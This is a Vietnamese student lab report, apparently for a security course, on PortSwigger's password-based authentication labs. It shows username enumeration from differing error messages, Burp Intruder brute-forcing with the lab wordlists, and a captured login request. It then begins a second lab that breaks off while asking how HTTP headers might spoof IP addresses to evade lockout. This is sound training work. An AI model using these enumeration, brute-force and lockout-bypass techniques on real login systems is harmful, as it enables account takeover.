

Lab 3: Authentication Vulnerabilities (password-based)	
Name	Dang Hoang Nguyn
Student ID	SE171946

Giới Thiệu: Trong bài lab này ta sẽ tìm hiểu về lỗ hổng Authentication Vulnerabilities (password-based)

I. Username enumeration via different responses <[Here](#)>

The screenshot shows the PortSwigger Web Security Academy interface. The lab title is "Lab: Username enumeration via different responses". It is categorized as "APPRENTICE" and "LAB". The lab description states: "This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists: Candidate usernames, Candidate passwords". The instructions say: "To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page." There are buttons for "ACCESS THE LAB", "Solution", and "Community solutions".

- ⇒ Mục tiêu của bài lab này là tìm được username và password để login vào được tài khoản đó
- ⇒ Theo bài lab thì ta sẽ sử dụng wordlists username và password mà PortSwigger cung cấp: wordlist usernames <[link](#)>, wordlist passwords <[link](#)>

The screenshot shows the "Authentication lab usernames" section. It provides a list of usernames that can be used for brute-force attacks. The list is as follows:

```
carlos
root
admin
test
guest
info
adm
mysql
user
administrator
oracle
ftp
pi
```

[Back to all topics](#)

- What is authentication?
- How vulnerabilities arise
- Impact of vulnerable authentication
- Vulnerabilities in password-based authentication
- Vulnerabilities in multi-factor authentication
- Vulnerabilities in other authentication mechanisms
- Vulnerabilities in OAuth authentication
- Securing your authentication mechanisms
- View all authentication labs

Authentication lab passwords

You can copy and paste the following list to Burp Intruder to help you solve the Authentication labs.

```

123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
123123
baseball
abc123

```

- Đầu tiên ta sẽ thử truy cập vào link bài lab và thử đăng nhập bằng một tài khoản bất kì

Username enumeration via different responses

LAB Not solved

[Back to lab description](#)

[Home](#) | [My account](#)

Login

Invalid username

Log in

⇒ Có thể thấy được là khi nhập thử tài khoản admin:admin thì có xuất hiện lỗi “Invalid username” => ta có thể đặt giả thiết rằng có phải ta nhập đúng tên username thì nó sẽ không báo lỗi không.

- Giờ ta sẽ kiểm chứng giả thiết ở trên bằng tính năng Intruder công cụ Burp Suite.

Mở **Burp Suite** > **Proxy** > **HTTP history** > **Open browser**. Sau khi browser mở lên thì nhập link bài lab vào để bắt gói tin sau khi gửi gói tin login

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL
12	https://0ac500b00483c070815248f400fc000c.web-security-academy.net	GET	/resources/fabheader/css/academy.css
11	https://0ac500b00483c070815248f400fc000c.web-security-academy.net	GET	/resources/css/fabs.css.map
10	https://0ac500b00483c070815248f400fc000c.web-security-academy.net	GET	/academy/fabheader
9	https://0ac500b00483c070815248f400fc000c.web-security-academy.net	POST	/login
8	https://0ac500b00483c070815248f400fc000c.web-security-academy.net	GET	/academy/fabheader
6	https://0ac500b00483c070815248f400fc000c.web-security-academy.net	GET	/resources/fabheader/images/ps-lab
5	https://0ac500b00483c070815248f400fc000c.web-security-academy.net	GET	/resources/fabheader/images/logo
3	https://0ac500b00483c070815248f400fc000c.web-security-academy.net	GET	/resources/fabheader/js/fabHeader.js

Request

1 POST /login HTTP/2

2 Host: 0ac500b00483c070815248f400fc000c.web-security-academy.net

3 Cookie: session=vy898bc37jRurYeqY8KJ7T2VeLNZ

4 Content-Length: 29

5 Cache-Control: max-age=0

6 Sec-Ch-Ua: "

7 Sec-Ch-Ua-Mobile: ?0

8 Sec-Ch-Ua-Platform: "

9 Upgrade-Insecure-Requests: 1

10 Origin: https://0ac500b00483c070815248f400fc000c.web-security-academy.net

11 Content-Type: application/x-www-form-urlencoded

12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36

13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14 Sec-Fetch-Site: same-origin

15 Sec-Fetch-Mode: navigate

16 Sec-Fetch-User: ?1

17 Sec-Fetch-Dest: document

18 Referer: https://0ac500b00483c070815248f400fc000c.web-security-academy.net

19 Accept-Encoding: gzip, deflate

20 Accept-Language: en-US,en;q=0.9

21

22 username=admin&password=admin

Username enumeration via different responses

LAB Not solved

[Back to lab description](#)

[Home](#) | [My account](#)


Login

Invalid username


Log in

⇒ Có thể thấy là ta đã bắt được gói HTTP khi mà ta login vào


3. Tiếp theo ta sẽ gửi gói tin đó đến Intruder bằng cách Right-click > Send to Intruder




4. Tại tab Intruder, ở phần Positions ta sẽ chọn Attack type: Sniper, Payload positions thì ta sẽ thêm dấu \$ vào admin:



5. Tiếp theo đến phần Payloads, ta sẽ dán wordlist mà bài lab đã cho sẵn vào phần Payload settings.




6. Sau chọn **Start attack**.




⇒ Có thể thấy được sau khi sắp xếp theo Length thì có thể thấy được có một request khác với các request còn lại. Sau khi render response thì có thể thấy được lỗi “Incorrect password”

⇒ Vậy có thể thấy được là giả thiết đặt ra đã đúng với username là “ar”


7. Làm tương tự với password, tuy nhiên ta thay username thành “ar”





⇒ Có thể thấy được là với password là “11111111” thì ta sẽ nhận được response với status code là 302. Tức là ta login thành công thì nó sẽ redirect đến account page

8. Giờ ta sẽ thử login vào account với username là “ar” và password là “11111111”



⇒ Có thể thấy được là ta đã login thành công

II. Username enumeration via response timing <Here>

The screenshot shows the PortSwigger Web Security Academy interface. On the left is a blue sidebar with navigation links. The main content area displays the lab title 'Lab: Username enumeration via response timing' with a 'PRACTITIONER' badge and a 'Not solved' status. Below the title, a description states: 'This lab is vulnerable to username enumeration using its response times. To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.' It lists credentials: 'Your credentials: wiener:peter', 'Candidate usernames', and 'Candidate passwords'. There are buttons for 'Hint', 'ACCESS THE LAB', 'Solution', and 'Community solutions'.

⇒ Để solve được bài lab này thì ta sẽ tìm được account hợp lệ để login vào

⇒ Đề bài có cho ta một số thông tin như:


- Account để thử: **wiener: peter**
- Wordlist username: <link>
- Wordlist password: <link>

1. Đầu tiên thử dùng account cho sẵn để login vào thử

The screenshot shows the Burp Suite Professional interface. The 'HTTP history' tab is active, displaying a list of requests. Request #24 is highlighted in green, showing a GET request to '/my-account?id=wiener' with a status code of 200. Below the history, the 'Request' and 'Response' tabs are visible. The 'Request' tab shows a POST request to '/login HTTP/2' with a body containing 'wiener:peter'. The 'Response' tab shows an HTTP/2 302 Found response with a 'Location' header pointing to '/my-account?id=wiener'.

⇒ Có thể thấy là tài khoản mà bài lab cho sẵn này đã có thể login vào được

2. Giờ ta sẽ thử brute-force username và password để kiểm tra xem có điều gì bất thường không




⇒ Có thể thấy được rằng khi ta brute-force thì có lỗi thông báo “You have made too many incorrect login attempts. Please try again in 30 minute(s).”


⇒ Có thể đoán rằng có thể IP mà mình đã dùng để brute-force đã bị block nên không thể tiếp tục login vào được

3. Giờ ta đặt ra câu hỏi rằng: “Liệu có HTTP header nào hỗ trợ thay đổi IP để tránh bị block không?”

